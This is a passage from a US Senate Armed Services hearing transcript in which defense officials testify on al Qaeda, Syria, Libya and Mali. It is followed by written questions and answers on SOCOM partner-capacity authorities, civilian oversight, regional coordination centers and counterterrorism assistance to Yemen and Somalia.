Mr. SHEEHAN. Senator, I've spent about the last 15 years trying to study al Qaeda and what makes an operative. There is a phenomenon I've often noticed, and some of this was picked up in this study, of the second generation type of adherent, who may be newly radicalized, may be more receptive to becoming operationalized by the organization. So the British study talks a little bit to that. We have seen that in the past, but I'm not sure I would say that this is an overwhelming trend. I think that it's a little bit too simplistic.

Having said that, when I was at NYPD working with the Metropolitan Police in London, we both tracked that phenomenon of the newly recruited either second generation British or second generation American citizen and how they were radicalized by these extremist groups. So it's an issue that domestic folks, FBI, and local police, are very much aware of in terms of the radicalization process for those folks.

Senator NELSON. Is this radicalization in the United Kingdom?

Mr. SHEEHAN. In the United Kingdom and in the United States.

Senator NELSON. And the United States?

Mr. SHEEHAN. Oh, absolutely. Globally.

Senator NELSON. Did you find in the study a difference between the radicalization in the United Kingdom and in the United States?

Mr. SHEEHAN. I would say that we saw a lot of parallels. But the United Kingdom had some differences that actually showed the strength of the American system. In the United Kingdom. they found that their communities were more isolated than in the United States. The United States has an incredible capacity to accept minorities, particularly New York City. If you drive through Queens and Brooklyn, on every corner you see a different minority, but they are very well assimilated. In the United Kingdom they had more ghetto-ized immigrant communities, and we talked to them extensively about that issue.

Senator NELSON. That's one of the great strengths of our country, is that we assimilate people.

Thank you, Madam Chairman. I look forward to this classified session.

Senator HAGAN. Senator McCain.

Senator MCCAIN. Thank you very much, Madam Chairman.

I guess my first question for the three witnesses: Is the tide of war receding? Mr. Chollet?

Mr. CHOLLET. I think it's changing.

Senator MCCAIN. I'm asking if it's receding.

Mr. CHOLLET. I think clearly we pulled back from Iraq. We are on the pathway out of Afghanistan.

Senator MCCAIN. How did things turn out there? Pretty good?

Mr. CHOLLET. I think Iraq is more stable today than many thought several years ago.

Senator MCCAIN. Really? You really think that?

Mr. CHOLLET. I do.

Senator MCCAIN. You're uninformed.

Mr. Sheehan, is the tide of war receding?

Mr. SHEEHAN. There's no question in my mind in terms of al Qaeda and its affiliates, my principal threat, that we have pounded al Qaeda's strategic capability over the last 11 years and we continue to do so relentlessly in their primary sanctuaries. I would footnote that by saying that al Qaeda has shown some resiliency and potential to reestablish strategic capability in a few years, but has yet to do so.

Senator MCCAIN. A few areas, Mr. Sheehan?

Mr. SHEEHAN. They have yet to demonstrate strategic capability in those new areas as of yet—as of yet, none.

Senator MCCAIN. Libya?

Mr. SHEEHAN. None.

Senator MCCAIN. None?

Mr. SHEEHAN. Very little. As a matter of fact, there have been no strategic attacks——

Senator MCCAIN. I just came from Libya, Mr. Sheehan.

That's patently false. That is a false statement.

How about Mali? Do you think that they're going to be able to reconstitute themselves once the French leave?

Mr. SHEEHAN. Senator, I've been studying al Qaeda for 15 years——

Senator MCCAIN. So have I, Mr. Sheehan.

Mr. SHEEHAN.—and I know exactly what it takes for them——

Senator MCCAIN. Mr. Sheehan, I have too. I'm asking you a question, and do you believe that once the French are leaving do you think that al Qaeda will reconstitute itself in Mali?

Mr. SHEEHAN. They will attempt to reconstitute themselves.

Senator MCCAIN. Do you think they will, since the people, and Africa Command, have no logistics capability whatsoever?

Mr. SHEEHAN. First of all, they haven't been totally defeated yet, so the question will be——

Senator MCCAIN. But the French are leaving.

Mr. SHEEHAN. They are leaving.

Senator MCCAIN. Yes.

Mr. SHEEHAN. We'll see whether AQIM will be able to establish a strategic capability from there over the years ahead.

Senator MCCAIN. Did you happen to notice today that al Qaeda in Iraq and al Qaeda in Syria have announced their joint partnership?

Mr. SHEEHAN. Yes, I did, Senator, and we've been tracking that relationship. It's a very close relationship they've had for quite a long time.

Senator MCCAIN. I see. In Syria is there an increasing radicalization and penetration and increasing influence by al Qaeda?

Mr. SHEEHAN. We are very concerned about Al-Nusra group, which is an al Qaeda affiliate.

Senator MCCAIN. I'd like to have an answer to the question. It's a pretty straightforward question. Is al Qaeda gaining traction and significant influence in Syria? It's a pretty straightforward question.

Mr. SHEEHAN. I would say that marginally, yes.

Senator MCCAIN. Marginally——

Mr. SHEEHAN. It depends on how you measure it.

Senator MCCAIN. Marginally al Qaeda is gaining more and more influence in Syria? Marginally?

Mr. SHEEHAN. When I measure al Qaeda in terms of its threat to the United States, I measure its strategic threat.

Senator MCCAIN. The question I asked was: Is al Qaeda gaining more and more influence and control in Syria?

Mr. SHEEHAN. Al-Nusra threat is increasing its capability in Syria.

Senator MCCAIN. Now, did you recommend or is it your personal opinion we should provide arms to the Syrian resistance?

Mr. SHEEHAN. That's not part of the discussion here.

Senator MCCAIN. Did you, in your confirmation hearings, agree that when asked for your personal opinion, that you would respond with your personal opinion?

Mr. SHEEHAN. I'm not sure I was asked about that.

Senator MCCAIN. You're not sure? You didn't pay attention at your confirmation hearings?

Mr. SHEEHAN. I was not asked that, Senator. If I discussed that kind of policy deliberation I would want to do it in a closed session.

Senator MCCAIN. The American people should not know how officials of our DOD feel about an issue of slaughter of 70,000 or more people and millions of refugees.

Well, let me ask this: Do you believe that there's a great risk of both Libya—of both Jordan and Lebanon being destabilized with the present course of events as they are proceeding?

Mr. SHEEHAN. That's not something I track as much, ask Mr. Chollet.

Senator MCCAIN. Okay. Mr. Chollet?

Mr. CHOLLET. Yes, I'm worried about that.

Senator MCCAIN. Would you say that over the last 2 years that there has been greater and greater influence by jihadists and radical Islamic forces in Syria?

Mr. CHOLLET. Over the last 2 years?

Senator MCCAIN. Yes.

Mr. CHOLLET. Yes.

Senator MCCAIN. As regards to Libya, do you think that we are providing sufficient assistance to the Libyans which they can pay for in the form of border security, in the form of training and equipping their military so that they can gain more control over their country, particularly in the eastern part?

Mr. CHOLLET. Senator, I stated previously that we fully support doing more for Libya. Frankly, we were doing more before the unfortunate events of last September. There's a certain logistical reality which you're well aware of from having been there so often, that we don't have a very big footprint in the country right now, for good reason, for security reasons.

So some of the good programs that we were doing, for example, to try to build up their ministry of defense, some of the mentoring that we were doing on the civilian side, have stopped dead in their tracks really in the last 9 months. So those are programs we hope to build back up. Border security has to be a huge priority. Libya is a country the size of Alaska and it has borders that have been ungoverned for many years. We need to do more about that, no doubt about it.

Senator MCCAIN. Having just returned from Libya, I can assure you that the Libyan Government finds nothing but frustration in dealing with this administration. They can pay for these things, but as many issues have been raised in ways not to assist as, and it isn't all the United States' fault, but it clearly is, and the situation in Libya is clearly the result of the "light footprint" that was part of our policy after the fall of Qadafi.

I'd like to go back to Mali a second. Do you have confidence that when the French leave that the situation will not deteriorate back to a situation that basically is the same as before the French intervened?

Mr. CHOLLET. I have some confidence, not high confidence. We're in the early stages of this story here. The French want to get out by July. The U.N. wants to stand up a force by July. Ensuring that that force is capable to deal with the security threats, because once the French leave the Malian army's not going to be in a position to backfill. So that's why we'll work through the U.N. to get a viable peacekeeping force in there and to work to help train up the Africans as best we can.

I think we have a shot, but I wouldn't say that it's high confidence.

Senator MCCAIN. Having met with that African force who would be there either under the aegis of the African group or the U.N., I hope that you're aware they have no logistics capability. They have no C–130s, they have no helicopters, they have no way of getting around a country the size of Texas.

But you're hopeful that they'll be able to take over?

Mr. CHOLLET. I am hopeful, but I don't think we're there yet, and that's why we have to work hard over the next 2 months with our partners, 2 months and beyond, to ensure that as the French stand down that we have a sufficient force able to backfill to ensure that the gains, the significant gains, of the last 2 months don't get lost.

Senator MCCAIN. In 60 days I find it hard to envision that we would train pilots and provide them with helicopters and C–130s and the equipment, not to mention the ground equipment that's necessary for them to be a viable force. They themselves told me that they are not capable, not because of manpower, but because there's not a single C–130. One of the airplanes they had they crashed on the runway.

Mr. SHEEHAN. Senator, if I could comment on the situation in Mali, right now the ECOWAS force there, AFISMA, is not capable at all. What you saw there, and you're accurately portraying it, is a completely incapable force. That has to change. What will change over the next few months if we're able to work it through the Security Council is a U.N. blue-helmeted operation, which does have logistics capability, which does have LH–1000s that can bring logistical support to it.

What we need to do in Africa, in Mali, is similar to what we have done in Somalia: Not ask the international force to do too much. In Somalia, we were successful in organizing and helping support a U.N. force, AMISOM, that was capable of kicking al Shabaab out of Mogadishu and out of Kismayo, Ugandans in Mogadishu, the Kenyans in Kismayo, the Ethiopians in the north.

Now, granted those are much more capable forces than we might be able to cobble together for Mali. But we do have a model where if we use a U.N.-supported logistical force and keep the mission reasonable, in other words, those forces for the U.N. mission in Mali won't be asked to take over all of Mali. They'll be asked to maintain control of the cities now occupied by the French, Timbuktu, Gao, and Kidal.

In terms of chasing AQIM out of the mountains and going after its leadership and the remnant as they try to reconstitute themselves, that is going to be a job for a much more capable force. The U.N. cannot do that and we shouldn't expect them to do that. That will be up to the French, perhaps with our support, or other specialized units, perhaps the Algerians if we can convince them to become more engaged, and we're working with them, that we can track down the al Qaeda leadership with much more capable CT forces.

The U.N. will have a much more modest goal and we think, based on our experience in Somalia, a God-forsaken place 2 years ago, we might be able to achieve some modest objectives in Mali with that operation.

Senator MCCAIN. You might.

I thank you, Madam Chairman. My time has expired.

The fact is the reality on the ground is that arms and people are flowing freely all across North Africa, many of them coming into Syria, a surprising number of Tunisians. The situation continues to become more radicalized in Syria as 80,000 or more people have been massacred while we sit by and watch and figure out reasons why we can't intervene. We are going to pay a very, very, very heavy price.

You ought to go to a refugee camp some time, both of you, and meet the people there, and the woman who says: "See all these children; they will take revenge on those who failed to help them, who failed to help."

Senator HAGAN. Thank you, Senator McCain.

Senator MCCAIN. It's been disastrous.

I thank you, Madam Chairman, for interrupting me.

Senator HAGAN. We are now going to ask any Senators who wish to have other questions to submit them for the record, and then we will move this. The closed session will be in Senate Security, room SVC–217. Thank you, this open hearing is now adjourned.

[Questions for the record with answers supplied follow:]

QUESTIONS SUBMITTED BY SENATOR KAY R. HAGAN

SECURITY FORCES ASSISTANCE

1. Senator HAGAN. Admiral McRaven, it has been reported that you are seeking new authorities that would allow you to spend up to $25 million in U.S. Special Operations Command (SOCOM) operation and maintenance funds each year to train, equip, and advise partner nation security forces. How would you define the strategic objectives that this partner capacity building authority would be intended to serve?

Admiral MCRAVEN. Since my testimony on April 9, I have had numerous meaningful engagements with colleagues throughout the Department of State (DOS). Together, we are relooking the Global Security Contingency Fund (GSCF) and attempting to identify broader authorities in that fund that will help meet Special Operations Forces (SOF) requirements. DOS has been very responsive and it is my hope that we can move forward together.

That said, the primary objective is to develop SOF partners better capable of detecting and dealing with local and regional threats before they threaten U.S. vital interests or require more costly U.S. Government action. The secondary goal is to ensure theater special operations commands are fully capable of detecting leading indicators of conflict and instability, and able to offer national security decisionmakers timely mitigation options during crises.

2. Senator HAGAN. Admiral McRaven, what deficiencies in existing security force assistance authorities—including both Department of Defense (DOD) and DOS authorities—do you believe this new authority would address?

Admiral MCRAVEN. Since my testimony on April 9, I have had numerous meaningful engagements with colleagues throughout DOS. Together, we are relooking the GSCF and attempting to identify broader authorities in that fund that will help meet SOF requirements. DOS has been very responsive and it is my hope that we can move forward together.

However, the following reflects my position prior to the recent meetings with DOS officials on the question of deficiencies in existing security force assistance authorities.

Both section 1206 and GSCF were purpose-built to respond to emerging opportunities and threats. Therefore, they leave Theater Special Operations Commands (TSOC) without reliable authority and/or resources to implement their Chief-of-Mission-approved regional engagement plans. TSOCs would benefit from a comprehensive authority that will help national security decisionmakers detect and potentially mitigate emerging threats and instability before they require the use of more reactive authorities like 1206 or GSCF.

Additionally, the current slate of foreign military assistance authorities leaves TSOCs unable to plan or implement their unique strategies for theater SOF engagement with any budgetary certainty. Accordingly, as they develop their plans for partner engagement activities, TSOCs are left to patch together several authorities

(almost universally intended for different purposes), resulting in limited effectiveness due to legal, policy, and regulatory constraints.

3. Senator HAGAN. Admiral McRaven, do you believe current DOD and DOS authorities could be modified to achieve your objectives?

Admiral MCRAVEN. Yes, since my testimony on April 9, I have had numerous meaningful engagements with colleagues throughout DOS. Together, we are relooking the GSCF and attempting to identify broader authorities in that fund that will help meet SOF requirements. DOS has been very responsive and it is my hope that we can move forward together.

4. Senator HAGAN. Admiral McRaven, security force assistance has traditionally been the responsibility of DOS. Do you believe such an authority for the DOD should be subject to the concurrence of the Secretary of State, in addition to the relevant ambassador and geographic combatant commander? Why or why not?

Admiral MCRAVEN. Yes. Unless specifically directed by the President or Secretary of Defense, U.S. SOF do not deploy or operate in a country without the approval of the respective Chief(s) of Mission and combatant commanders. SOCOM sees value in the Secretaries of Defense and State jointly formulating an annual list of pre-approved countries where such activities could be undertaken. Subsequent approvals activities in these countries could be delegated to the assistant secretary level. In cases of disagreement, the Departments could elevate respective cases for more senior level reviews, to include the Secretaries of State and Defense.

5. Senator HAGAN. Admiral McRaven, how would you ensure adequate oversight and approval by appropriate civilian officials, including the Secretary of Defense, the Secretary of State, Ambassadors, and Congress?

Admiral MCRAVEN. As I've stated in my earlier responses, since my testimony on April 9, I have had numerous meaningful engagements with colleagues throughout DOS. Together, we are relooking the GSCF and attempting to identify broader authorities in that fund that will help meet SOF requirements. DOS has been very responsive and it is my hope that we can move forward together.

That said, U.S. SOF do not do anything anywhere in the world without the concurrence of the respective Chief(s) of Mission and combatant commander(s). SOCOM sees value in the Secretaries of Defense and State jointly formulating an annual list of pre-approved countries where such activities could be undertaken. In cases of disagreement, the Departments could elevate respective cases for more senior level reviews, to include the Secretaries of State and Defense.

Congressional oversight should mirror the oversight Congress exercises over SOCOM for authorities such as 1208.

6. Senator HAGAN. Secretary Sheehan and Secretary Chollet, what role would your offices have in approving and overseeing activities conducted under an authority like the one proposed by Admiral McRaven?

Mr. SHEEHAN. As with other authorities managed by SOCOM, we would ensure application of the authority supports capacity-building needs necessary to respond to near-term contingencies and foster persistent relationships with our SOF partners. We would establish oversight and implementation policies to ensure the execution of the authority focuses on DOD and national security objectives, is adequately coordinated with the relevant interagency partners, is fully compliant with the law, and that programs are regularly assessed and evaluated.

Mr. CHOLLET. If enacted, the authority proposed by Admiral McRaven, Commander, SOCOM, as with other authorities used by SOCOM, would be managed within Office of the Secretary of Defense for Policy through the Office of the Assistant Secretary of Defense for Special Operations/Low-Intensity Conflict (SO/LIC), which would establish oversight and implementation policies. As a regionally focused component, the Office of the Assistant Secretary of Defense for International Security Affairs (ISA) would work closely with SO/LIC to provide a regional perspective to ensure that implementation focused on national security objectives as determined by the Secretary of Defense, and in coordination with the relevant interagency partners.

ACQUISITION AUTHORITIES

7. Senator HAGAN. Secretary Sheehan, SOCOM is unique within DOD as the only unified command with acquisition authorities and funding. Further, the Commander of SOCOM is the only uniformed commander with a subordinate senior acquisition

executive. Given your Service Secretary-like responsibilities, how do you exercise oversight of SOCOM's development and acquisition programs?

Secretary SHEEHAN. My staff and I provide policy and resource guidance, as well as appropriate advice, to the Commander, SOCOM in order to implement Secretary of Defense and Under Secretary of Defense for Policy priorities. I participate in SOCOM's monthly Decision Roundtable meeting that oversees program and resource guidance and decisions. My staff participates in the Special Operations Capabilities Requirements Evaluation Board that validates SOCOM's requirements. My staff also participates in budget and acquisition review processes at SOCOM and within the Office of the Secretary of Defense (OSD), along with congressional budget justification.

My office also provides senior policy oversight to resolve special operations acquisition issues, and adjudicates resourcing and acquisition differences between SOCOM and the Services. As the lead Defense official for SOF acquisition matters, I represent SOF acquisition interests within DOD and before Congress. My office directs and provides policy oversight to special operations technology development programs that address priority mission areas to meet other departmental, interagency, and international capability needs.

My staff also participates with OSD(AT&L) in the biannual SOF Acquisition Summits.

8. Senator HAGAN. Admiral McRaven, given current fiscal challenges, how do you ensure SOCOM requirements are adequately vetted and balanced against available resources before moving forward with an acquisition program?

Admiral MCRAVEN. Current fiscal challenges have reinforced SOCOM's requirements (e.g., capability) vetting process; the resourcing segment of SOCOM's Strategic Planning Process; and SOCOM's acquisition process. Our SOCOM staff conducts rigorous analysis of all SOF requests along with a determination of cost, schedule, and performance risk to planned acquisition initiatives. We do this through a rigorous internal process administered by the J8 and chaired by the Vice Commander. The Requirements Evaluation Board provides a final holistic review and assessment of SOCOM capabilities, particularly regarding the integration of materiel, force structure, manpower, and military construction considerations.

Validated requirements compete for limited MFP–11 funding in the annual Program Objective Memorandum (POM) and Budget Estimate Submission. The POM submission aligns with Defense Strategy, allocates and synchronizes resources over the Future Years Defense Program and sets conditions for effective and efficient budgeting and execution.

Once funding is approved, the Command's Acquisition Executive (AE) and Chief Financial Officer execute the appropriated funds at the direction of the Commander in accordance with appropriate regulations and guidance. For acquisition programs, the AE provides guidance and direction to all acquisition program managers to promote agility, responsiveness, and transparency to the SOF enterprise.

GLOBAL EMPLOYMENT ORDER

9. Senator HAGAN. Admiral McRaven, it has been reported that you are seeking new authorities that would allow you to more rapidly move SOF between geographic combatant commands—outside of the traditional request for forces process managed by the Joint Chiefs of Staff. If true, why do you believe such an authority is necessary?

Admiral MCRAVEN. When I took command of SOCOM in 2011, I initiated a rigorous, deliberate, and comprehensive assessment of SOF. It has been informed by the National Security Strategy, the Defense Strategic Guidance, and the Chairman's Capstone Concept for Joint Operations. As a result, in response to changes in the global security environment and in line with national guidance, SOCOM is developing a more agile and flexible force, ready to address future security challenges, primarily through the provision of greater SOF support to the geographic combatant commanders.

This vision for the future of SOF will be achieved through normal DOD processes. To that end, on April 19, 2013, the Chairman, Joint Chiefs of Staff issued a planning order (PLANORD) that directs SOCOM to develop a campaign plan that "persistently aligns SOF capability and provides SOF support to the geographic combatant commanders' steady-state requirements and national objectives. The results of the planning process must increase requisite flexibility and responsiveness of SOF, alone and in conjunction with general purpose forces, for crises and theater-shaping activities for full-spectrum operations. This plan will not supersede the global force

management process. To the maximum extent possible, [it will] utilize existing processes to support identified requirements."

My staff, in conjunction with appropriate stakeholders (to include the geographic combatant commands, Theater Special Operations Commands, Military Services, other defense agencies, and the interagency) is currently developing a comprehensive campaign plan to respond to the Chairman's PLANORD. My intent is for this plan to identify future SOF requirements for all geographic combatant commands; posture the SOF enterprise to fulfill these requirements to the greatest extent possible; and outline the necessary authorities that will enable SOF to meet theater and national objectives.

10. Senator HAGAN. Admiral McRaven, how would you ensure adequate oversight and approval by appropriate civilian officials, including the Secretary of Defense, the Secretary of State, ambassadors, and Congress?

Admiral MCRAVEN. Building upon my response to Question #9, the SOCOM plan to provide a more flexible and agile force to the geographic combatant commanders is aligned with national guidance and will be achieved through normal DOD and interagency processes. Additionally, it is worth reiterating that unless specifically directed by the President or Secretary of Defense, SOF do not deploy or operate in a country without the approval of the U.S. Chief of Mission. All SOF missions require interagency coordination.

11. Senator HAGAN. Admiral McRaven, if a geographic combatant commander, the Joint Staff, an ambassador, or another relevant official disagrees with a planned movement of SOF, how would such an objection be registered and adjudicated?

Admiral MCRAVEN. I have no intention to command and control SOF in the geographic combatant commanders' areas of responsibility. As I stated in my response to Question #9, my vision for the future of SOF will be achieved through normal DOD processes. My staff, in conjunction with relevant stakeholders (to include the geographic combatant commands, Theater Special Operations Commands, Military Services, other defense agencies, and the interagency), is currently developing a comprehensive campaign plan to identify future SOF requirements for all geographic combatant commands; posture the SOF enterprise to fulfill these requirements to the greatest extent possible; and outline the necessary authorities that will enable SOF to meet theater and national objectives. The content of this plan is currently in development with our partners both in DOD and with the interagency. However, as directed by the Joint Staff, SOCOM's plan will "increase requisite flexibility and responsiveness of SOF" but "will not supersede the global force management process."

12. Senator HAGAN. Admiral McRaven, would such an authority only apply to forces engaged in training and other engagement activities with partner nation forces or could it also apply to special operators equipped for combat operations or conducting combat operations?

Admiral MCRAVEN. The Global Employment Order would only apply to training and other engagement activities. Any activities related to combat would have to go through the Secretary of Defense for his approval.

Building upon my previous responses, it is also worth reiterating that unless specifically directed by the President or Secretary of Defense, SOF do not deploy or operate in a country without the approval of the U.S. Chief of Mission. All SOF missions require interagency coordination and I have no intention to command and control SOF in the geographic combatant commanders' areas of responsibility.

My vision for the future of SOF will be achieved through normal DOD processes. My staff, in conjunction with relevant stakeholders, is currently developing a comprehensive campaign plan to identify future SOF requirements for all geographic combatant commands; posture the SOF enterprise to fulfill these requirements to the greatest extent possible; and outline the necessary authorities that will enable SOF to meet theater and national objectives. The content of this plan is currently in development with our partners both in Department and with the interagency. However, SOCOM's plan will "increase requisite flexibility and responsiveness of SOF" but "will not supersede the global force management process."

13. Senator HAGAN. Secretary Sheehan, what role would you have in reviewing and approving the redeployment of SOF, considering your Service Secretary-like responsibilities for SOCOM?

Secretary SHEEHAN. My office will work closely with Headquarters, SOCOM to develop the concept for posturing, deploying, and employing SOF best to meet geographic combatant commanders' requirements and National Strategic Objectives.

As with all SOF-related orders, I review and provide my recommendation to the Secretary of Defense for the deployment and redeployment of SOF. At present there is no specific global employment order. SOF posture and deployment will continue to utilize existing posture and global force management processes. The employment aspects remain under the purview of the geographical combatant commander except when otherwise ordered by the Secretary of Defense.

REGIONAL SPECIAL OPERATIONS COORDINATION CENTERS

14. Senator HAGAN. Admiral McRaven, you have spoken frequently about the need to build a Global Special Operations Network which includes partner nation SOF. One element of your plan to achieve such a network has been described as a series of Regional Special Operations Coordination Centers (RSCC), modeled on the North Atlantic Treaty Organization (NATO) Special Operations Headquarters created in 2007, to strengthen partnerships and improve the capacity of partner forces. How would such coordination centers work in other regions where a multilateral framework, like NATO, doesn't exist?

Admiral MCRAVEN. Ideally, RSCCs will be nested under an appropriate pre-existing multinational framework (like NATO), but they need not be. Even if such a framework does not exist, the RSCC will bring together an international grouping of like-minded partners interested in implementing regional solutions to regional problems and thus increasing regional interoperability. Every RSCC will be built to suit its region and will operate under a mutually agreed charter and/or Memorandum of Understanding (MOU) framework. The charter will detail the common objectives, structure, and workings of the RSCC. Each partner nation will have a role in the RSCC organization but will be responsible to its national chain of command. In the case of the U.S. personnel, they will report to the Theater Special Operations Command.

15. Senator HAGAN. Admiral McRaven, wouldn't special operations-specific coordination centers duplicate other existing regional coordination centers run by the geographic combatant commands and the DOS?

Admiral MCRAVEN. I do not believe RSCCs would be duplicative efforts. First and foremost, they would focus on coordination, education, and training of partner nation SOF and SOF-like organizations. No matter the country of origin, SOF warriors share a unique personality, skill set, and approach to their profession. The RSCC would serve as a platform for the development of enduring relationships among our partners based on trust, increased interoperability, commonality of interests, and reciprocal respect. As I've said before, you cannot surge trust among partners at the time of crisis. That is simply too late. We must build understanding, relationships, and interoperability consistently and over the long-term.

Second, what would be unique about the RSCCs is that they would be set up in such a way that our partners will have "skin in the game" by contributing leadership, funding, staff, and other resources. They would not be U.S. organizations, but truly multi-national.

Third, RSCCs would fill the current void of operational-level training and education. The RSCC would be geared toward the advancement of mid- to senior-level officers and noncommissioned officers, to include their government/civilian counterparts. This mid-level training and education program better prepares students for senior leadership positions and advanced international graduate-level education programs.

16. Senator HAGAN. Admiral McRaven, how would the locations of these centers be determined—especially considering the risk of upsetting partners who are not selected and sensitivities of many countries to a visible presence of SOCOM personnel?

Admiral MCRAVEN. Each geographic combatant command would have the lead responsibility for DOD input into site selection and engagement with regional partners. Further socialization would be required with DOD offices, DOS regional bureaus, Chiefs of Mission, other interagency organizations, and multinational stakeholders to provide a comprehensive analysis of RSCC participant and location options. Preference would be given to a host nation that is located within the specified region and promotes maximum regional participation. Where feasible, the RSCC would be nested under a suitable pre-existing multinational framework or security cooperation agreement or arrangement, but this is not essential.

17. Senator HAGAN. Admiral McRaven, how would such coordination centers be funded and manned and would you need new legislative authorities to create them?

Admiral MCRAVEN. In the projected fiscal year 2014 budget submission to Congress, the allotment for RSCCs is $14,725,000. These funds support the planning, development, socialization, and implementation efforts for RSCCs in the U.S. Pacific Command and the U.S. Southern Command areas of responsibility. This includes the determination and creation of area-specific training and education requirements as well as collaboration with subject matter experts for coordination and support to multiple interagencies and ministries of defense for organizational specific planning efforts. Also included are planning, researching, resourcing, and sponsoring of education events including the development of a SOF course catalog for global and regionally specific training. Additionally, HQs SOCOM will incur costs related to manpower, planning, and coordination in support of this effort.

SOCOM will provide manning to RSCCs from within its ranks, transferring positions and personnel as necessary. As they evolve, RSCC staffs will also include partner nation personnel.

Currently, SOCOM is working across DOD to determine the current authorities that exist to enable RSCC activities. If existing authorities are not sufficient, we will explore new legislative authorities with our interagency and congressional colleagues.

NATIONAL CAPITAL REGION

18. Senator HAGAN. Admiral McRaven, I understand you have been working to establish the SOCOM–National Capital Region (NCR) office with the intent of consolidating various SOCOM elements in Washington, DC, under the SOCOM Vice Commander to eliminate redundancies and provide interagency partners with a focal point for coordination on issues with special operations equities. However, the recently passed Defense Appropriations Act for Fiscal Year 2013 prohibits further spending on this effort until additional justification is given to the congressional defense committees. I understand a significant portion of the funds spent on this effort to date have been used to hire contract personnel. Why do you believe such an office is necessary?

Admiral MCRAVEN. In compliance with the explanatory report language accompanying House Resolution 933, the Department of Defense, Military Construction and Veterans Affairs, and Full-Year Continuing Appropriations Act, 2013, SOCOM is currently writing a report to Congress to address questions such as the one above. Upon completion of the report, copies will be distributed to all concerned parties to increase understanding and respond to the questions initially posed by Members of Congress. In the interim, please see "SOF 2020: You Can's Surge Trust". This document explains the SOCOM vision for a Global SOF Network, and the role of the SOCOM–NCR office within it.

19. Senator HAGAN. Admiral McRaven, will this new office be created within SOCOM's current resourcing and manpower levels, including contractors?

Admiral MCRAVEN. The SOCOM–NCR will be comprised of the extant Interagency Partnership Program (IAPP), the SOCOM Combating Weapons of Mass Destruction-Terrorism Support Program (SCSP), and DC-based J39 elements. Pursuant to receiving a Secretary of Defense relocation waiver under section 8018 of H.R. 933, interagency coordination functions formerly performed by the Interagency Task Force (IATF) at the headquarters will be transferred to the SOCOM–NCR, and the IATF will be disestablished. This initiative is intended to be a resource-neutral internal reorganization, ensuring there is no duplication of effort within the Command. We are requesting no new manpower growth to establish the SOCOM–NCR.

20. Senator HAGAN. Admiral McRaven, how is SOCOM responding to the requirements of the Defense Appropriations Bill?

Admiral MCRAVEN. SOCOM is in full compliance with the Joint Explanatory report language regarding the SOCOM–NCR initiative. The language prohibits using fiscal year 2013 funds until a Secretary of Defense waiver and report is submitted to the congressional committees. Prior to the fiscal year 2013 appropriation, we were in Phase I (Initial Concept Implementation). After passage of the Appropriation Bill, we worked with the House Appropriations Committee-Defense staff and moved the initiative back to Phase 0 (Administrative Planning and Concept Development). Phase 0 can be maintained until the approval and reporting requirements of the fiscal year 2013 appropriation language is met. Resources in the fiscal year 2014 budget submission is funded at the Phase 0 level.

SOCOM–NCR activities during Phase 0:

(1) Completing documentation relevant to the submission of a Secretary of Defense waiver and the report to Congress (section 8018 of H.R. 933).
(2) Providing management, guidance, and operational direction to the SOCOM Special Operations Support Teams (SOST), which operates within SOCOM's IAPP.
(3) Continuing to harmonize with the activities associated to SOCOM elements in the NCR. All of these activities are being coordinated under the leadership of the SOCOM Vice Commander.

21. Senator HAGAN. Secretary Sheehan, do you support the creation of this new office, and if so, what will be its relationship with your office?

Secretary SHEEHAN. I endorse the concept of an enhanced and consolidated SOCOM presence in the NCR and look forward to working with the Commander, SOCOM to continue to develop and refine this initiative. I believe the SOCOM–NCR presence will effectively consolidate SOF functions currently executed in the NCR and serves to deepen relationships and collaboration with key interagency, intergovernmental, multinational, and non-governmental mission partners.

My office will continue direct communication and cooperation with SOCOM to provide policy and resource guidance and advice. I also envision a close relationship with SOCOM–NCR personnel to ensure accuracy and consistency in the communication of SOCOM initiatives based on Department-wide priorities and strategy.

SUDAN

22. Senator HAGAN. Secretary Chollet, over the past year, public reports have suggested that the Government of Sudan has been increasingly working with Iran and non-state violent extremists to facilitate the flow of weapons into Gaza, and has supported the flow of foreign fighters to North Africa. What is your assessment of the threat posed by Sudan and their ongoing support to international terrorism?

Secretary CHOLLET. We are committed to working with our partners in the region to prevent the flow of weapons into Gaza. Iranian attempts to export weapons are violations of United Nations Security Council Resolution (UNSCR) 1747 (2007) (which was strengthened with additional implementation provisions in UNSCR 1929 (2010)) and a threat to regional stability.

As you are aware, the United States has longstanding concerns about Sudan's approach to security issues in the broader region. In our engagements with the Government of Sudan, we continue to express our deep concern about its approach to international and domestic security issues, including its approach to the conflicts in Southern Kordofan and Blue Nile, continued denial of humanitarian access to civilians affected by ongoing conflicts, human trafficking, human rights violations, and other governance challenges. Sudan remains on the U.S. State Sponsors of Terrorism list, and U.S. policy toward Sudan has not changed.

QUESTION SUBMITTED BY SENATOR JOE MANCHIN III

ASSISTANCE TO FOREIGN MILITARY FORCES

23. Senator MANCHIN. Secretary Sheehan and Secretary Chollet, during the hearing you both mentioned that we have had some success in rolling back al Qaeda in Yemen and Somalia as a result of our train, equip, and advise programs. Can you briefly describe the nature of our training, equipping, and advising efforts in Yemen and Somalia and the approximate cost of each during fiscal year 2012 and fiscal year 2013?

Secretary SHEEHAN. DOD works closely with the Yemeni Government, Government of Somalia, and the African Union Mission in Somalia (AMISOM) to counter the respective terrorist threats posed by al Qaeda in the Arabian Peninsula (AQAP) and al Qaeda-aligned elements of al-Shabaab.

Section 1206 "Global Train and Equip" and section 1207(n) "Global Security Contingency Fund" authorities have been used to train and equip Yemeni forces engaged in driving AQAP from its safe havens in Yemen, and Foreign Military Financing (FMF) has been instrumental in the reorganization of the Yemeni military. In fiscal year 2012, we provided $37.5 million in training and equipment under section 1206 and $75 million under section 1207(n). Section 1206 programs provided equipment to increase the tactical effectiveness of Yemen SOF. Section 1207(n) programs provided equipment and training to enhance the ability of Yemen's MOI counterterrorism forces to conduct operations against AQAP.

Section 1206 and section 1207(n) authorities have also been instrumental in giving AMISOM and regional forces the capabilities and effectiveness to drive al-Shabaab from Mogadishu and other strongholds. In fiscal year 2012, the United States also provided $18.8 million in assistance under section 1206 to Uganda and Burundi for deployments in support of AMISOM. On April 10, 2013, DOD also notified Congress of its intent to provide an additional $27.6 million in section 1206 support to Kenya and Uganda. We provided $41.3 million in training and equipment under section 1207(n) to Burundi, Djibouti, Kenya, and Uganda. The purpose of the fiscal year 2012 assistance is to improve the tactical effectiveness, operational reach, and survivability of these partner nation forces conducting counterterrorism operations either on their own or as part of AMISOM in Somalia. The fiscal year 2013 programs will improve intelligence, surveillance, and reconnaissance capabilities to support AMISOM's expansion out of Mogadishu.

